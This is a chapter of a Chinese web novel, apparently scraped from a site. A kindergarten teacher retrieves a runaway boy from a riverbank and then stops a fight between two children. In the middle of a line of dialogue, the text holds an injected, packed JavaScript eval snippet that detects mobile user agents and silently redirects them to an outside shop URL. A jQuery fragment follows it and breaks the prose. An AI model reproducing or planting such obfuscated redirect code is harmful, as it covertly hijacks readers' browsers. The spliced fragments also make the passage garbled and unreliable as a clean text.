沈春溪立马拿着花名册核对了遍孩子名单。
“周承业呢?”
沈春溪的声音轻轻响起,打破了短暂的平静。
一众孩子闻声,纷纷左右转头、四处张望。
大柱挠着脑袋,“刚刚还在这儿看热闹的,怎么一下子没人了?”
马小烈抱臂嗤了一声,满脸不耐,压根懒得四处张望,随口道:“管他去哪,肯定又是乱跑,没个安分样子。”
马豆豆瞬间来了兴致:
“我猜他肯定是偷偷跑出去玩了!我听说他在家就天天逃课偷懒,肯定不想上学!”
二柱怯生生指着门口:“方才乱的时候,好像看见他往院外跑了。”
沈春溪心头一紧。
昨日便听周父说过,周承业这孩子性子野,坐不住,最是爱往外瞎跑。
之前去过两个私塾,因为坐不住,总逃课被劝退了。
后来又请先生上门管教,却整天跟先生玩捉迷藏,不见人影,气得先生都走了,之后再没先生愿意上门。
她原以为这孩子只是坐不住,顶多也只是在院内闹腾捣乱,没料到,他竟然敢自己跑出去。
“李嫂,你先出来看下孩子,周承业跑出去了,我去找他。”
沈春溪高声朝灶房方向喊了一声,随即转头看向院里一众孩童,语速飞快地安排:
“大柱、长贵,你们两个照看大伙去上厕所、喝水。”
“知道了,沈老师。”大柱点头应道。
李嫂闻声边擦干手上的水渍,边从灶房快步走出来:
“那周家小子真是让人不省心的!这开园第一天,人就不见了,可怎么好!”
沈春溪脚下没有停顿,只侧过头丢下一句,神色满是焦灼:
“我出去找承业,园子里就拜托你盯紧,千万不能再让别的孩子往外跑。”
说完她不敢耽搁,迈开步子急冲冲冲出院门。
李嫂连忙应下,神色也绷得很紧,跟在沈春溪后面,赶忙几步冲到院门边,伸手把虚掩的竹门拉拢抵好。
“你快去快去!这边有我守着,院门我看好,绝不让半大孩子往外溜!”
说完转头看向满院叽叽喳喳的孩童,扬声稳住场面,心里还暗暗捏着一把汗,盼着沈春溪能顺顺利利把人找回来。
沈春溪转身快步走向院门,她本能的先到河滩边看看,夏天的孩子最喜欢玩水。
而河边也是最危险、最容易出事的地方,所以她选择先排查河边。
远远的,只见周承业正脱了布鞋,光着脚丫踩在河滩软沙上,手里捏着小石子,一下一下往河面打水漂,玩得不亦乐乎。
沈春溪一路疾跑过来,心口突突狂跳,后怕裹挟着火气往上涌。
方才满脑子都是孩子会不会失足落水,会不会遇上意外,此刻看见人好好的,那股悬着的心化作压不住的怒火。
她大步冲过去,额角都沁出薄汗,脸色沉得厉害,咬着牙,声音都带着几分压抑的颤抖。
“周承业。”
咬牙切齿的声音自身后响起。
周承业手里的石子猛地脱手,在水面砸出浅浅水花。
他浑身一僵,欢快的动作瞬间定格,慢悠悠转过头,看见缓步走来的沈春溪。
他脸上的嬉笑意瞬间褪去,肩头微微缩了缩,眼底飞快掠过一丝心虚。
只因沈春溪的脸色太难看了,一副想动手揍他的模样。
可这份心虚不过一闪而过,他瞥了一眼神色铁青的沈春溪,垂了垂眼皮,没半分认错的惶恐,满不在乎地抠了抠手边的碎石子。
“沈老师,你这么快就找到我了啊。”
他踢了踢脚边滚来滚去的鹅卵石,望着哗哗流淌的河水,垮着小脸嘟囔一句:
“院里太吵了……坐着没意思,我就想出来玩玩。”
沈春溪一路寻过来,心里悬着的那块石头方才落地,可听见这话,火气又往上冒了几分。
她压着怒意:
“那也不能私自逃出来。河滩水边多危险,万一失足落水,出了事怎么办!”
周承业闻言只是耷拉着肩膀,漫不经心地扒拉手上沾到的泥沙,一副没往心里去的模样。
“嘻嘻,我经常在这边玩的,不会出事。”
河水哗哗拍打着岸边的石块,脚下就是滑溜溜的湿河滩。
沈春溪听得心口一紧,快步上前。
“等出事就晚了,马上跟我回去。”
一把攥住周承业的胳膊,另一只手直接拎起他脱在河滩石头边的布鞋:
“鞋子我替你收着,现在就跟我回去。”
没了鞋子,周承业便是想跑也跑不远。
他光着脚踩在冰凉潮湿的河滩泥地上,双脚下意识往回缩,急得挣了两下胳膊,却挣脱不开。
“哎!把鞋还给我!”
他跺着光溜溜的脚丫,满脸懊恼,眼睁睁看着自己的鞋子被沈春溪拎在手中,只能被她半拽着,不情不愿地离开河滩。
走了没几步,脚下碎石硌得周承业不住缩脚,时不时疼得呲牙抽气。
沈春溪看不过去,蹲下身把手里的布鞋给他套回脚上。
“;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17877672|209430||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
这次暂且给你穿上。以后要是再敢私自跑出来,我就没收你的鞋子,就让你光脚走路。”
周承业脚一落地,下意识就想往河滩的方向瞟,听见这话,嘴上没敢顶嘴,心里却依旧没完全听进去。
沈春溪心里还记挂着稚子园那边,李嫂一个人要照看一大群孩子,实在放心不下。
攥住周承业的手腕,拉着他快步往园子的方向赶。
刚走近篱笆院门,就听见院里传来一阵激烈的推搡争执声。
沈春溪拽着周承业跨进院门,一眼就看见院内混乱的一幕。
马小烈一脸凶相,攥着拳头,整个人俯身上前,扬起拳头就要往倒在地上的大柱身上砸下去。
大柱猝不及防摔在泥地上,后背磕得生疼,下意识抬手护住脑袋,闷哼一声。周围的孩子吓得四散往后退,有的尖叫出声。
沈春溪见状,松开周承业的手,几步疾冲上前。
她伸手牢牢扣住马小烈扬起的胳膊,猛地向后一拽,硬生生将人从大柱身上扯开。
马小烈力气不小,还在使劲挣扎,胳膊不停扭动,嘴里嗷嗷地叫嚷,仍旧想要扑过去。
可撞上沈春溪那张沉下来的严厉面孔,躁动的动作骤然一顿。
他眼里那股蛮横的气焰弱了大半,不再胡乱挥拳,只是死死瞪着大柱,满是不服,却不敢再往前冲。
沈春溪依旧握着他的双手没有松开,目光沉沉落在他脸上。
院中鸦雀无声,一众孩子大气都不敢喘。
他们从未见过沈春溪这般生气的脸色。
往日沈春溪待人总是温和从容,眉眼带着笑意,此刻眉眼冷沉,面上不见半分柔和,孩子们心里都不由得发怵。
大柱得以脱身,连忙撑着泥地坐起身,胳膊上蹭出几道泥印,神色隐忍,咬着唇没有哭出声。
二柱和虎子立马围住大柱,又不敢碰他,生怕碰疼他。
周承业站在门边,方才还满心的不情愿,此刻也被眼前的打斗场面吸引,怔怔望着院中。
见马小烈身上的戾气稍稍平复,沈春溪这才慢慢松开扣住他双手的手腕。
她转身将大柱扶了起来。
轻轻拨开大柱沾满尘土的衣袖,仔细打量他的胳膊、后背,上下查看一番,确认只是蹭了些泥,没有破皮受伤,悬着的心才落下去几分。
“疼不疼?哪里被撞到了?”她柔声问道。
大柱摇摇头,攥紧衣袖,咬着嘴唇,只是眼眶微微泛红,强忍着没有落泪。
“怎么回事?马小烈你还动手打人了!”